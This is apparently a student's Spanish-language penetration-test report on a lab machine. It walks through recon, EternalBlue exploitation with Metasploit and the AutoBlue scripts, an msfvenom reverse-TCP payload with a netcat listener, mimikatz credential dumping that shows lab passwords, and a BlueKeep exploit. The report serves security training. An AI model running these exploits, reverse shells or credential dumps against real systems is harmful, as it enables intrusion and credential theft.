Informe de análisis de vulnerabilidades, explotación y resultados del reto Eternal

Generado por

David Ossa Saldarriaga

Fecha

17/04/2024

Academia Hacker Mentor

Tarea 3 - Reto Eternal

Tabla de contenidos

Fases del pentesting

- 1. Reconocimiento
- 2. Escaneo y enumeración
- 3. Explotación
 - 1. Explotación automática
 - 1. Bandera 1
 - 2. Bandera 2
 - 2. Explotación manual
- 4. Mantener persistencia

Fases del pentesting.

1. Reconocimiento:

Empezamos realizando un reconocimineto de la red en la cual se encuentra la máquina objetivo, vamos a empezar con arp-scan para descubrir los host conectados a nuestra red.

```
# arp-scan -l
```

```
| )-[/home/hmstudent]
   arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e4:ee:e8, IPv4: 192.168.40.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.40.1
               00:50:56:c0:00:08
                                        (Unknown)
                                        (Unknown)
192.168.40.2 00:50:56:ed:83:9f
192.168.40.133 00:0c:29:07:9d:8b
                                        (Unknown)
192.168.40.254 00:50:56:fb:6e:02
                                        (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.847 seconds (138.60 hosts/sec). 4 responded
```

Archivo de salida: logarpscan.txt

Ahora podemos proceder a realizar un ping para ver la máquina nos responde y si podemos comenzar a sacar hipótesis sobre ella:

```
# ping -c 5 192.168.40.133
```

```
root® kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
ping -c 5 192.168.40.133
PING 192.168.40.133 (192.168.40.133) 56(84) bytes of data.
64 bytes from 192.168.40.133: icmp_seq=1 ttl=128 time=0.721 ms
64 bytes from 192.168.40.133: icmp_seq=2 ttl=128 time=1.31 ms
64 bytes from 192.168.40.133: icmp_seq=3 ttl=128 time=0.757 ms
64 bytes from 192.168.40.133: icmp_seq=4 ttl=128 time=1.22 ms
64 bytes from 192.168.40.133: icmp_seq=5 ttl=128 time=0.722 ms

— 192.168.40.133 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4046ms
rtt min/avg/max/mdev = 0.721/0.946/1.311/0.262 ms
```

2. Escaneo y Enumeración

Con base a la respuesta obtenida al realizar ping podemos afirmar que tenemos comunicación la máquina y podemos generar nuestra primera hipótesis, es posible que la máquina objetivo sea **Windows** ya que recibimos un ttl=128

Procedemos a realizar un análisis más detallado de esta IP objetivo. Haciendo uso del comando *nmap* y algunas de sus banderas podemos obtener una lista de puertos abiertos y cuáles servicios están corriendo en cada puerto.

```
# nmap -sV -p- -T5 -sS 192.168.40.133
```

```
i)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
    nmap -sV -p- -T5 -sS 192.168.40.133 -oA nmap-versiones
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 16:09 EDT
Nmap scan report for 192.168.40.133
Host is up (0.00050s latency).
Not shown: 65526 closed tcp ports (reset)
PORT
         STATE SERVICE
                            VERSION
135/tcp
         open msrpc
                            Microsoft Windows RPC
139/tcp
         open netbios-ssn Microsoft Windows netbios-ssn
         open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
445/tcp
49152/tcp open
                            Microsoft Windows RPC
               msrpc
49153/tcp open
               msrpc
                            Microsoft Windows RPC
49154/tcp open msrpc
                            Microsoft Windows RPC
49155/tcp open msrpc
                            Microsoft Windows RPC
49156/tcp open msrpc
                            Microsoft Windows RPC
                            Microsoft Windows RPC
49157/tcp open msrpc
MAC Address: 00:0C:29:07:9D:8B (VMware)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 82.25 seconds
```

Con este resultado podemos confirmar que efectivamente se trata de un sistema operativo **Windows** y ahora tenemos información adicional acerca de posibles punto de entrada con los puertos abiertos que tiene la máquina.

Ahora bien, haciendo uso de la herramienta *crackmapexec* podemos reibir más información acerca de la máquina objetivo, ya que aún no sabemos qué tipo de arquitectura tiene la máquina.

```
# crackmapexec smb 192.168.40.133

(NOTE KALL)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]

(rackmapexec smb 192.168.40.133

SMB 192.168.40.133 445 WIN-845Q99004PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:F
```

Continuando con el resultado obtenido por el comando nmap anterior podemos notar que la máquina está ejecutando servicios de RPC en varios de los puertos abiertos, así como netbios-ssn y microsoft-ds, estando estos dos últimos relacionados al servicio **Samba**.

Es posible que en alguno de estos servicios encontremos alguna vulnerabilidad para ganar acceso a la máquina. Para esto podemos empezar buscando un poco más de información con el comando nmap.

alse) (SMBv1:True)

```
# nmap -sVC -p 135,139,445,49152,49153,49154,49155,49156,49157 -T5 -sS
192.168.40.133 -oA nmap-scriptd
```

```
Host script results:
|_nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:9d:8b (VMware)
|_clock-skew: mean: -3h27m15s, deviation: 2h18m34s, median: -4h47m16s
 smb-os-discovery:
   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
   OS CPE: cpe:/o:microsoft:windows_7::sp1
   Computer name: WIN-845Q99004PP
   NetBIOS computer name: WIN-845Q99004PP\x00
   Workgroup: WORKGROUP\x00
   System time: 2024-04-14T17:04:06-04:00
 smb2-security-mode:
   2:1:0:
     Message signing enabled but not required
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
 smb2-time:
   date: 2024-04-14T21:04:06
   start_date: 2024-04-14T20:05:52
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.15 seconds
```


En este nuevo comando pudimos recolectar más información acerca del sistema operativo al cuál estamos atacando ya que corrimos el comando de nmap con la opción de ejecutar scripts para obtener más información. Procedemos ahora a lanzar el mismo comando pero esta vez no usamos los scripts default sino los scripts que buscan directamente vulnerabilidades.

```
# nmap -sV --script vuln -p 135,139,445,49152,49153,49154,49155,49156,49157 -
T5 -sS 192.168.40.133 -oA nmap-scriptvuln
```

```
Host script results:
 smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
      Disclosure date: 2017-03-14
      References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
 _smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.99 seconds
```

Encontramos por medio de nmap que hay una posible vulnerabilidad relacionada con el servicio de samba que está corriendo en la máquina objetivo.

Queremos recolectar toda la información posible acerca de la máquina objetivo, es por eso que para este proceso de escaneo y enumeración vamos a usar también Nessus para un análisis detallado de vulnerabilidades.



El resultado de ambos escaneos comparte la misma vulnerabilidad nombrada MS17-010 o Eternal Blue, vamos a proceder en la siguiente etapa del pentesting a tratar de explotar esta vulnerabilidad.

3. Explotación

Para iniciar con la explotación podemos hacer uso de herramientas que sin necesidad de usar un exploit nos permitan tener acceso a la máquina en caso de que no cuente con temas de seguridad básicos:

Primero tratamos de ganar acceso a la máquina por medio del *rpcclient* ya que nos permite obtner información importante de la máquina. Nos conectamos con un usuario anónimo y sin contraseña, podemos ver que es posible hacerlo, sin embargo al momento de tratar de obtener información vemos que no tenemos permisos para hacerlo

```
-# rpcclient 192.168.40.133
Password for [WORKGROUP\root]:
Bad SMB2 (sign algo id=0) signature for message
3Z.5a... > .. e6.>.
Cannot connect to server. Error was NT STATUS ACCESS DENIED
  -(root® kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
 -# rpcclient 192.168.40.133 -U '' -N
rpcclient $>
Display all 224 possibilities? (y or n)
rpcclient $> enumdom
enumdomains
              enumdomgroups enumdomusers
rpcclient $> enumdomains
do cmd: Could not initialise samr. Error was NT STATUS ACCESS DENIED
rpcclient $> enumdomusers
do cmd: Could not initialise samr. Error was NT STATUS ACCESS DENIED
rpcclient $> enumdomgroups
do cmd: Could not initialise samr. Error was NT STATUS ACCESS DENIED
rpcclient $> enumpr
enumprinters
                 enumprivs
                                   enumprocdatatypes enumprocs
rpcclient $> enumprivs
do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> quit
```

Tratamos ahora de obtener acceso con usuarios por defecto que pueda tener el sistema y sin contraseñas, pero tampoco logramos tener acceso.

```
🖲 kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
   rpcclient 192.168.40.133 -U 'guest' -N
Cannot connect to server. Error was NT STATUS LOGON FAILURE
      techali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
  rpcclient 192.168.40.133 -U 'administrador' -N
Bad SMB2 (sign_algo_id=0) signature for message
[0000] CC 61 89 0B 66 B0 D2 86 A8 CB 93 07 19 F0 58 D8
                                                  .a..f... .....X.
Cannot connect to server. Error was NT STATUS ACCESS DENIED
     ot®kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
rpcclient 192.168.40.133 -U 'administrator' -N
Bad SMB2 (sign algo id=0) signature for message
[0000] 24 CC 6F B1 97 4D 3B E7 D1 2F 46 09 03 D2 A5 E4
                                                  $.o..M;. ./F.....
Cannot connect to server. Error was NT STATUS ACCESS DENIED
```

Tratamos de tener acceso por medio del *smbclient* para ver los folders a los que se pueda tener acceso siendo un usuario anónimo.

```
)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]
    smbclient -L 192.168.40.133 -U 'guest'
Password for [WORKGROUP\guest]:
        Sharename
                        Type
                                   Comment
        ADMIN$
                        Disk
                                   Remote Admin
        c$
                        Disk
                                   Default share
                                   Remote IPC
        IPC$
                        IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.40.133 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


Y ahora usando *smbmap* verificamos si siendo usuario anónimo podemos tener acceso a estos folders.



Una vez agotadas estas opciones básicas que tenemos para conectarnos al servicio de samba y que no funcionaron, podemos proceder a realizar la explotación de la vulnerabilidad. Podemos realizar la explotación de forma manual con scripts que exploten la vulnerabilidad o automáticamente con Metasploit.

Explotación automática

Iniciamos buscando la vulnerabilidad dentro de la *msfconsole* con el nombre MS17-010 o Eternalblue, que son algunos de los nombres que conocemos para esta vulnerabilidad. Encontramos varias opciones pero en este caso seleccionamos la primera opción que nos aparece.



Buscamos las opciones del exploit para setear todas las variables que necesitamos.



Y ahora procedemos a explotar la vulnerabilidad.

```
msf6 exploit(
    Started reverse TCP handler on 192.168.40.129:4444
    192.168.40.133:445 - Using auxiliary/scanner/smb/smb ms17 010 as check
[+] 192.168.40.133:445
                            - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
    192.168.40.133:445 - Scanned 1 of 1 hosts (192.168.40.133:445 - The target is vulnerable.
                             - Scanned 1 of 1 hosts (100% complete)
    192.168.40.133:445 - Connecting to target for exploitation.
    192.168.40.133:445 - Connection established for exploitation.
    192.168.40.133:445 - Target OS selected valid for OS indicated by SMB reply
    192.168.40.133:445 - CORE raw buffer dump (38 bytes)
    192.168.40.133:445 - 0×00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
192.168.40.133:445 - 0×00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
192.168.40.133:445 - 0×00000020 50 61 63 6b 20 31 Pack 1
    192.168.40.133:445 - Target arch selected valid for arch indicated by DCE/RPC reply 192.168.40.133:445 - Trying exploit with 12 Groom Allocations.
    192.168.40.133:445 - Sending all but last fragment of exploit packet
    192.168.40.133:445 - Starting non-paged pool grooming
    192.168.40.133:445 - Sending SMBv2 buffers
    192.168.40.133:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
    192.168.40.133:445 - Sending final SMBv2 buffers.
    192.168.40.133:445 - Sending last fragment of exploit packet!
    192.168.40.133:445 - Receiving response from exploit packet
   192.168.40.133:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
192.168.40.133:445 - Sending egg to corrupted connection.
192.168.40.133:445 - Triggering free of corrupted buffer.
    Sending stage (201798 bytes) to 192.168.40.133
   192.168.40.133:445 - =-
                                    192.168.40.133:445
                          - =-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=
    192.168.40.133:445 - =-=-=-=-=
    Meterpreter session 1 opened (192.168.40.129:4444 \rightarrow 192.168.40.133:49159) at 2024-04-15 17:43:06 -0400
<u>meterpreter</u> >
```

Podemos ver que ganamos acceso a una sesión de Meterpreter y ahora procedemos a buscar información de la máquina, para determinar el nivel de permisos con el cual nos acabamos de conectar a la máquina.

```
meterpreter > sysinfo
Computer : WIN-845Q99004PP
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 4
Meterpreter : x64/windows
```

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Podemos observar que tenemos acceso en estos momentos como Authority\System, es decir tenemos el máximo acceso a nivel de sistema operativo que podríamos tener. Procedemos ahora a buscar las banderas del reto.

```
meterpreter > cat Users\\Administrator\\Desktop\\bandera2.txt
a63c1c39c0c7fd570053343451667939neterpreter >
meterpreter >
meterpreter >
meterpreter > cat Users\\user\\Desktop\\bandera1.txt
0ef3b7d488b11e3e800f547a0765da8eneterpreter >
```

Bandera1: 0ef3b7d488b11e3e800f547a0765da8e

Bandera2: a63c1c39c0c7fd570053343451667939

Explotación manual

Para la explotación manual vamos a hacer uso de un repositorio de github del usuario 3ndG4me, en el cual podemos escontrar scripts en python para realizar la explotacion del MS17-010.

```
# git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
```

Vamos a la carpeta shellcode para general el payload que vamos a enviar en el exploit y lo generamos con

```
# msfvenom -p windows/x64/shell/reverse_tcp -f raw -o sc_x64_msf.bin
EXITFUNC=thread LHOST=192.168.40.129 LPORT=6464
```

Ahora procedemos a realizar la explotación con python2 ya que para nuevas versiones de python la concatenación que de string y bytes que se hace en el script no está soportada.

Pero antes de la explotación nos aseguramos de estar escuchando en el puerto 6464 para poder recibir reverse shell desde la máquina objetivo.

```
# nc -lvp 6464
```

Y ahora tenemos acceso a la máquina en una sheel que se conectó a nuestro puerto 6464

```
(hmstudent@kali)-[~]
$ nc -lvp 6464
listening on [any] 6464 ...
192.168.40.133: inverse host lookup failed: Unknown host
connect to [192.168.40.129] from (UNKNOWN) [192.168.40.133] 49159
dir
ls
sudo
```

4. Mantener persistencia

Una vez que logramos explotar la vulnerabilidad de la máquina y acceder con privilegios elevados podemos intentar recolectar más información que pueda ayudarnos a mantener persistencia en la máquina y no tener que explotar la vulnerabilidad cada vez que queramos conectarnos.

Cargamos el módulo que Kiwi en meterpreter para poder acceder a las contraseñas de los usuarios que quedaron guardadas en texto plano en la memoria RAM por medio de *creds_wdigest*

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.
            mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.
            "A La Vie, A L'Amour" - (oe.eo)
           /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## / \ ##
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                  Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
  '##### '
                  > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
Username
                     Domain
                                      Password
(null)
                     (null)
                                      (null)
Guest
                     WIN-845Q99004PP
                                      (null)
Hacker Mentor Admin WIN-845Q99004PP H4ck3rm3nt0r!
Hacker Mentor User
                     WIN-845Q99004PP Pa$$w0rd
WIN-845Q99004PP$
                     WORKGROUP
                                      (null)
meterpreter >
```

Ahora que contamos con usuarios y sus respectivas contraseñas podemos hacer uso del escriotorio remoto RDP para tener acceso directo a la máquina. Pero primero debemos habilitar el servicio ya que previamente no estaba habilitado.

Realizamos una verificación rápida con *nmap* y vemos que el puerto de RDP está ahora abierto en la máquina objetivo.

```
(root@kali)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]

# nmap -p 3389 192.168.40.133

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 09:32 EDT

Nmap scan report for 192.168.40.133

Host is up (0.00098s latency).

PORT STATE SERVICE
3389/tcp open ms-wbt-server

MAC Address: 00:0C:29:07:9D:8B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

Verificamos ahora una conexión con un cliente RDP hacia la máquina objetivo usando alguna de las credenciales que acabamos de encontrar.

xfreerdp /u:"Hacker Mentor Admin" /p:'H4ck3rm3nt0r!' /v:192.168.40.133 /tlsseclevel:0

```
(root@kaii)-[/home/hmstudent/Documents/reto2-eternal/192.168.40.133]

# xfreerdp /u: "Hacker Mentor Admin" /p: 'H4ck3rm3nt0r!' /v:192.168.40.133 /tls-seclevel:0

[09:35:14:724] [15234:15267] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0


[09:35:14:725] [15234:15267] [WARN][com.freerdp.crypto] - CN = WIN-845Q99004PP

[09:35:15:945] [15234:15267] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32


[09:35:15:946] [15234:15267] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32

[09:35:16:286] [15234:15267] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd


[09:35:16:289] [15234:15267] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```



Lanzamos nuevamente un escaneo con Nessus para verificar si al abrir el nuevo puerto podemos encontrar otra vulnerabilidad para explotar



Procedemos a buscar la vulnerabilidad bluekeep en metasploit para ver si encontramos algun exploit que pueda darnos acceso por esta nueva vulnerabilidad.



Encontramos un exploit y procedemos a usarlo asignando los valores a las variables requeridas

```
No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(
                                                                ) > set rhosts 192.168.40.133
rhosts ⇒ 192.168.40.133
                                                                e) > set target 1
msf6 exploit(
target \Rightarrow 1
msf6 exploit(
 *] Started reverse TCP handler on 192.168.40.129:4444
    192.168.40.133:3389 - Running automatic check ("set AutoCheck false" to disable)
    192.168.40.133:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.40.133:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.40.133:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.40.133:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.40.133:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8013200000, Channel count 1.
[!] 192.168.40.133:3389 - ← ⊢ | Entering Danger Zone | ⊢ ⊢ ⊢
[*] 192.168.40.133:3389 - Surfing channels ...
[*] 192.168.40.133:3389 - Lobbing eggs ...
[*] 192.168.40.133:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.40.133:3389 - ←
                                                     — | Leaving Danger Zone | —
 *] Sending stage (201798 bytes) to 192.168.40.133
[∗] Meterpreter session 1 opened (192.168.40.129:4444 
ightarrow 192.168.40.133:49159) at 2024-04-17 10:07:59 -0400
meterpreter > sysinfo
                   : WIN-845Q99004PP
                    : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture
System Language : en_US
                   : WORKGROUP
Domain
Logged On Users : 0
                    : x64/windows
Meterpreter
```

Ahora procedemos a verificar el nivel de acceso que ganamos usando este exploit.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Nuevamente tenemos acceso con el máximo nivel de permisos.